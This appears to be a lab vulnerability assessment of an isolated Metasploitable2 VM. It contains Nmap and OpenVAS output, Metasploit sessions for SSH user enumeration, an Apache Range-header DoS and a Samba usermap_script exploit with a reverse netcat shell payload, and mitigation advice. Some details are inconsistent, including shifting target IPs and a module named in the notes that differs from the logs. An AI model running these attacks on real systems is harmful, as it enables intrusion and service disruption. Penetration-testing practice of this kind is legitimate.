Vulnerability Assessment Report — Test Network


Controlled lab environment (Kali → Metasploitable2)

Prepared by: Darshan B M

Executive Summary

This document presents a vulnerability assessment of a controlled test network consisting of an attacker VM (Kali) and a target Scope: 2 VMs on an isolated virtual network. Activities performed: reconnaissance, vulnerability scanning, controlled exploitation. Three vulnerabilities were focused on in this assessment (listed in Findings). All testing was performed in a lab environmen

Network Diagram (Lab)



Legend / Notes:

- Network is isolated virtual network (e.g., Host-only or internal NAT).
- Ports shown are examples observed during reconnaissance and scanning.

Test Plan & Methodology

Scope: Kali (attacker) -> Metasploitable2 (target).

Phases: Reconnaissance (Nmap), Vulnerability Scanning (OpenVAS), Controlled Exploitation (Metasploit console logs, and packet capture using wireshark.

Backups: VM snapshots taken prior to exploitation to allow clean restore.

Findings — Focused Vulnerabilities

1. SSH (Port 22) — OpenSSH User Enumeration / Weak Authentication

Target: Metasploitable2 (192.168.56.101)
Service: OpenSSH 4.7p1 (example)
Summary: User enumeration via timing-based responses and weak authentication practices were detected. This may allow attackers to discover valid usernames and attempt brute-force or credential-stuffing attacks.
Evidence: Nmap/service banner, Openvas finding, and Metasploit auxiliary scanner outputs
Impact: Medium.

2. HTTP (Port 80) — Apache 2.2.8 Range Header DoS (CVE-2011-3192)

Target: Metasploitable2 (192.168.56.101)

Service: Apache 2.2.8
Summary: The server is susceptible to an Apache Range header DoS that can cause resource exhaustion when processing specially crafted Range requests. This can lead to service unavailability.
Evidence: Nmap banner, Openvas detection, and Metasploit auxiliary DoS module outputs
- Impact: High — DoS may disrupt critical services and availability.

3. SMB (Port 445) — Samba usermap Script Command Execution (CVE-2007-2447)

Target: Metasploitable2 (192.168.56.101)
Service: Samba 3.0.20 (vulnerable to usermap script execution)
Summary: The Samba usermap script allows an authenticated or specially crafted request to execute commands on the server, potentially allowing remote code execution.
Evidence: Nmap detection, Nessus finding, and Metasploit exploit outputs**.**
Impact: High — remote code execution can lead to full system compromise.

Controlled Exploitation — Notes

All exploitation was performed on isolated VMs with snapshots taken beforehand.

Exploitation steps were limited to proof-of-concept.


Example approaches used:

- SSH: attempted version-specific checks; no destructive attempts without snapshot.
- HTTP: manual test requests and, where safe, Metasploit auxiliary modules to demonstrate code injection vectors.
- SMB: Metasploit ms17_010 module used in lab to demonstrate possible compromise; session artifacts collected for evide

Appendix: Useful Commands & Evidence Placeholders

Recon:

```
nmap -sn 192.168.56.0/24
nmap -sV -O -p 22,80,445 192.168.56.102
```



```
┌──(kali㉿Kali)-[~]
└─$ sudo nmap -sV -sS  192.168.10.4
Starting Nmap 7.94 ( https://nmap.org ) at 2025-10-28 11:24 UTC
Nmap scan report for 192.168.10.4
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BC:F6:E5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
```

Openvas scan report:

High 80/tcp High (CVSS: 10.0) NVT:

TWiki XSS and Command Execution Vulnerabilities Summary TWiki is prone to Cross-Site Scripting (XSS) and Command Execution Vulnerabilities. Vulnerability Detection Result.
Installed version: 01.Feb.2003.
Fixed version: 4.2.4.
Impact:
Successful exploitation could allow execution of arbitrary script code or commands.This could let attackers steal cookie-based authentication credentials or compromise the application.
Solution:
Solutiontype: VendorFix
Upgrade to version 4.2.4 or later.
Aected Software/OS:
TWiki,TWiki version prior to 4.2.4.
Vulnerability Insight:
-The faws are due to:
-%URLPARAM}}%variable is not properly sanitized which lets attackers conduct cross site scripting attack.
- %SEARCH}}%variable is not properly sanitised before being used in an eval() call which lets the attackers execute perl code through eval injection attack.
Vulnerability Detection Method
Details:
TWiki XSS and Command Execution Vulnerabilities.
OID:1.3.6.1.4.1.25623.1.0.800320
Version used: 2023-07-28T05:05:23Z
References
cve: CVE-2008-5304
cve: CVE-2008-5305
url: http://twiki.org/cgi-bin/view/Codev.SecurityAlert-CVE-2008-5304
url: http://www.securityfocus.com/bid/32668
url: http://www.securityfocus.com/bid/32669
url: http://twiki.org/cgi-bin/view/Codev/SecurityAlert-CVE-2008-5305

Medium 22/tcp Medium (CVSS: 5.3)

NVT: Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)
Summary
The remote SSH server is con_gured to allow / support weak key exchange (KEX) algorithm(s).

Vulnerability Detection Result
The remote SSH server supports the following weak KEX algorithm(s):

```
KEX algorithm                          | Reason
------------------------------------------------------------------------------------------
diffie-hellman-group-exchange-sha1   | Using SHA-1
diffie-hellman-group1-sha1             | Using Oakley Group 2 (a 1024-bit MODP groupand
SHA-1
```

Impact
An attacker can quickly break individual connections.

Solution:
Solution type: Mitigation
Disable the reported weak KEX algorithm(s)
- 1024-bit MODP group / prime KEX algorithms:
Alternatively use elliptic-curve Di_e-Hellmann in general, e.g. Curve 25519.

Vulnerability Insight
- 1024-bit MODP group / prime KEX algorithms:
Millions of HTTPS, SSH, and VPN servers all use the same prime numbers for Diffie-Hellman key exchange. Practitioners believed this was safe as long as new key exchange messages were generated for every connection. However, the first step in the number field sieve-the most efficient algorithm for breaking a Diffie-Hellman connection-is dependent only on this prime.
A nation-state can break a 1024-bit prime.

Vulnerability Detection Method
Checks the supported KEX algorithms of the remote SSH server.
Currently weak KEX algorithms are de_ned as the following:
- non-elliptic-curve Diffie-Hellmann (DH) KEX algorithms with 1024-bit MODP group / prime
- ephemerally generated key exchange groups uses SHA-1
- using RSA 1024-bit modulus key
Details: Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)
OID:1.3.6.1.4.1.25623.1.0.150713
Version used: 2022-12-08T10:12:32Z

References
url: https://weakdh.org/sysadmin.html
url: https://www.rfc-editor.org/rfc/rfc9142.html
url: https://www.rfc-editor.org/rfc/rfc9142.html#name-summary-guidance-for-implem
url: https://datatracker.ietf.org/doc/html/rfc6194

Medium 445/tcp Medium (CVSS: 6.0)
NVT: Samba MS-RPC Remote Shell Command Execution Vulnerability - Active Check

Product detection result
cpe:/a:samba:samba:3.0.20
Detected by SMB NativeLanMan (OID: 1.3.6.1.4.1.25623.1.0.102011)

Summary
Samba is prone to a vulnerability that allows attackers to execute arbitrary shell commands because the software fails to sanitize user-supplied input.


Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
An attacker may leverage this issue to execute arbitrary shell commands on an a_ected system with the privileges of the application.
Solution:
Solution type: VendorFix
Updates are available. Please see the referenced vendor advisory.
Affected Software/OS
This issue affects Samba 3.0.0 through 3.0.25rc3.
Vulnerability Detection Method
Send a crafted command to the samba server and check for a remote command execution.
Details: Samba MS-RPC Remote Shell Command Execution Vulnerability - Active Check
OID:1.3.6.1.4.1.25623.1.0.108011
Version used: 2023-07-20T05:05:17Z
Product Detection Result
Product: cpe:/a:samba:samba:3.0.20
Method: SMB NativeLanMan
OID: 1.3.6.1.4.1.25623.1.0.102011)
References
cve: CVE-2007-2447
url: http://www.securityfocus.com/bid/23972
url: https://www.samba.org/samba/security/CVE-2007-2447.html

Exploitation (lab only):

Commands for SSH (Port 22) — OpenSSH User Enumeration / Weak Authentication:


- msfconsole
- use auxiliary/scanner/ssh/ssh-enumusers
- set RHOST 192.168.56.102
- Exploit




```
msf > use auxiliary/scanner/ssh/ssh_enumusers
[*] Setting default action Malformed Packet - view all 2 actions with the show actions command
msf auxiliary(scanner/ssh/ssh_enumusers) > set RHOST 192.168.10.4
RHOST ⇒ 192.168.10.4
msf auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USER_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.10.4:22 - SSH - Using malformed packet technique
[*] 192.168.10.4:22 - SSH - Checking for false positives
[*] 192.168.10.4:22 - SSH - Starting scan
[+] 192.168.10.4:22 - SSH - User 'root' found
[+] 192.168.10.4:22 - SSH - User 'daemon' found
[+] 192.168.10.4:22 - SSH - User 'bin' found
[+] 192.168.10.4:22 - SSH - User 'sys' found
[+] 192.168.10.4:22 - SSH - User 'sync' found
[+] 192.168.10.4:22 - SSH - User 'games' found
[+] 192.168.10.4:22 - SSH - User 'man' found
[+] 192.168.10.4:22 - SSH - User 'lp' found
[+] 192.168.10.4:22 - SSH - User 'mail' found
[+] 192.168.10.4:22 - SSH - User 'news' found
[+] 192.168.10.4:22 - SSH - User 'uucp' found
[+] 192.168.10.4:22 - SSH - User 'proxy' found
[+] 192.168.10.4:22 - SSH - User 'www-data' found
[+] 192.168.10.4:22 - SSH - User 'backup' found
[+] 192.168.10.4:22 - SSH - User 'list' found
[+] 192.168.10.4:22 - SSH - User 'irc' found
[+] 192.168.10.4:22 - SSH - User 'nobody' found
[+] 192.168.10.4:22 - SSH - User 'mysql' found
[+] 192.168.10.4:22 - SSH - User 'sshd' found
[+] 192.168.10.4:22 - SSH - User 'statd' found
[+] 192.168.10.4:22 - SSH - User 'postgres' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_enumusers) >
```

Commands for HTTP (Port 80) — Apache 2.2.8 Range Header DoS (CVE-2011-3192):

- Msfconsole
- Use auxiliary/dos/http/apsche_range_dos
- Set RHOST 192.168.10.4
- Exploit




```
msf > use auxiliary/dos/http/apache_range_dos
[*] Setting default action DOS - view all 2 actions with the show actions command
msf auxiliary(dos/http/apache_range_dos) > set RHOST 192.168.10.4
RHOST ⇒ 192.168.10.4
msf auxiliary(dos/http/apache_range_dos) > exploit
[*] Sending DoS packet 1 to 192.168.10.4:80
[*] Sending DoS packet 2 to 192.168.10.4:80
[*] Sending DoS packet 3 to 192.168.10.4:80
[*] Sending DoS packet 4 to 192.168.10.4:80
[*] Sending DoS packet 5 to 192.168.10.4:80
[*] Sending DoS packet 6 to 192.168.10.4:80
[*] Sending DoS packet 7 to 192.168.10.4:80
[*] Sending DoS packet 8 to 192.168.10.4:80
[*] Sending DoS packet 9 to 192.168.10.4:80
[*] Sending DoS packet 10 to 192.168.10.4:80
[*] Sending DoS packet 11 to 192.168.10.4:80
[*] Sending DoS packet 12 to 192.168.10.4:80
[*] Sending DoS packet 13 to 192.168.10.4:80
[*] Sending DoS packet 14 to 192.168.10.4:80
[*] Sending DoS packet 15 to 192.168.10.4:80
[*] Sending DoS packet 16 to 192.168.10.4:80
[*] Sending DoS packet 17 to 192.168.10.4:80
[*] Sending DoS packet 18 to 192.168.10.4:80
[*] Sending DoS packet 19 to 192.168.10.4:80
[*] Sending DoS packet 20 to 192.168.10.4:80
[*] Sending DoS packet 21 to 192.168.10.4:80
[*] Sending DoS packet 22 to 192.168.10.4:80
[*] Sending DoS packet 23 to 192.168.10.4:80
[*] Sending DoS packet 24 to 192.168.10.4:80
[*] Sending DoS packet 25 to 192.168.10.4:80
[*] Sending DoS packet 26 to 192.168.10.4:80
[*] Sending DoS packet 27 to 192.168.10.4:80
[*] Sending DoS packet 28 to 192.168.10.4:80
[*] Sending DoS packet 29 to 192.168.10.4:80
```



```
[*] Sending DoS packet 30 to 192.168.10.4:80
[*] Sending DoS packet 31 to 192.168.10.4:80
[*] Sending DoS packet 32 to 192.168.10.4:80
[*] Sending DoS packet 33 to 192.168.10.4:80
[*] Sending DoS packet 34 to 192.168.10.4:80
[*] Sending DoS packet 35 to 192.168.10.4:80
[*] Sending DoS packet 36 to 192.168.10.4:80
[*] Sending DoS packet 37 to 192.168.10.4:80
[*] Sending DoS packet 38 to 192.168.10.4:80
[*] Sending DoS packet 39 to 192.168.10.4:80
[*] Sending DoS packet 40 to 192.168.10.4:80
[*] Sending DoS packet 41 to 192.168.10.4:80
[*] Sending DoS packet 42 to 192.168.10.4:80
[*] Sending DoS packet 43 to 192.168.10.4:80
[*] Sending DoS packet 44 to 192.168.10.4:80
[*] Sending DoS packet 45 to 192.168.10.4:80
[*] Sending DoS packet 46 to 192.168.10.4:80
[*] Sending DoS packet 47 to 192.168.10.4:80
[*] Sending DoS packet 48 to 192.168.10.4:80
[*] Sending DoS packet 49 to 192.168.10.4:80
[*] Sending DoS packet 50 to 192.168.10.4:80
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dos/http/apache_range_dos) >
```

Commands for SMB (Port 445) — Samba usermap Script Command Execution (CVE-2007-2447) :

- Msfconsole
- Use exploit/multi/samba/usermap_script
- Set RHOST 192.168.10.4
- Exploit



```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.10.4
RHOST ⇒ 192.168.10.4
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.10.7:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > █
```

Suggested Mitigation Strategies

The following mitigation strategies are actionable recommendations tailored to the specific vulnerabilities identified (SSH, HTTP, SMB). They include configuration changes, detection improvements, patching guidance, and compensating controls suitable for production environments.

SSH (OpenSSH) — Mitigation Strategies

1. Patch & Update: - Upgrade OpenSSH to the latest stable release supported by your OS to ensure known vulnerabilities and timing/user-enumeration issues are resolved.
2. Authentication Hardening: - Enforce key-based authentication and disable password-based authentication where possible (PermitRootLogin no, PasswordAuthentication no). - Use strong, unique passphrases for private keys and require passphrase policies for users.
3. Rate Limiting & Lockouts: - Implement fail2ban or similar tools to detect repeated failed login attempts and temporarily ban offending IP addresses. - Configure SSH daemon to limit auth attempts (e.g., MaxAuthTries 3) and use LoginGraceTime to reduce exposure.
4. Restrict Access: - Use firewall rules (iptables/nftables, security groups) to restrict SSH access to known management networks or specific IPs; consider jump hosts or bastion servers. – Use port-knocking or move SSH to a non-standard port as a minor obfuscation (note: not a substitute for proper controls).
5. Monitoring & Detection: - Centralize SSH logs (auth logs) into SIEM/ELK and create alerts for multiple failed attempts, unusual geolocations, or logins outside business hours. - Monitor for user enumeration patterns (e.g., differing response/timing) by correlating logs and IDS alerts.

6. Credential Hygiene: - Enforce strong password policies and periodic rotation for accounts that must use passwords. - Implement multi-factor authentication (MFA) for administrative SSH access where feasible (e.g., using SSH certificates or tools like Duo).
7. Account Management: -Remove or disable unused accounts and use role-based access control (RBAC) to limit account privileges. - Use SSH certificates (OpenSSH CA) for short-lived, auditable authentication where possible.

HTTP (Apache) — Mitigation Strategies

1. Patch & Upgrade: - Upgrade Apache to a supported release that has CVE-2011-3192 addressed (any modern 2.4.x release or vendor-patched 2.2.x build). Keep packages up-to-date via managed updates.
2. Module & Configuration Hardening: - Disable unnecessary modules and minimize the attack surface. - Configure the server to limit the parsing and handling of Range headers. Many distributions include backported fixes; ensure the fix is applied.
3. Request Handling Controls: - Use reverse proxies (e.g., nginx) or load balancers that normalize or limit header handling and can mitigate malformed range attacks upstream of Apache. - Implement request size and header limits (Limit Request Field Size, Limit Request Line) in Apache configuration. 4. Web Application Firewall (WAF): - Deploy a WAF (ModSecurity with OWASP CRS or commercial WAF) to detect and block suspicious or malformed Range requests and other malformed header attacks. - Tune WAF rules to reduce false positives while covering known exploit patterns.
5. Resource Limits & Isolation: - Run Apache worker processes with limited privileges and use resource limits (ulimit, systemd resource controls) to prevent individual processes from exhausting system resources. – Use containerization or chroot jails for service isolation where practical.
6. Monitoring & Alerting: - Centralize Apache access and error logs to ELK or SIEM and create alerts for spikes in 4xx/5xx responses, unusually large or numerous Range requests, or sudden traffic pattern changes. - Correlate with network IDS/IPS alerts and packet captures to identify exploitation attempts.
7. Capacity & Redundancy Planning: - Plan for capacity and failover (load balancing, autoscaling) to reduce impact of DoS attempts and improve availability.

SMB (Samba) — Mitigation Strategies

1. Patch & Upgrade: - Upgrade Samba to a version that has patched CVE-2007-2447 (or to a currently supported release). Follow vendor security advisories and apply patches promptly.
2. Service Hardening: - Disable or restrict the 'usermap' script functionality if not required. Avoid enabling server-side scripting mechanisms that can run arbitrary commands. - Restrict writable shares and enforce strict access controls and least privilege for share permissions.
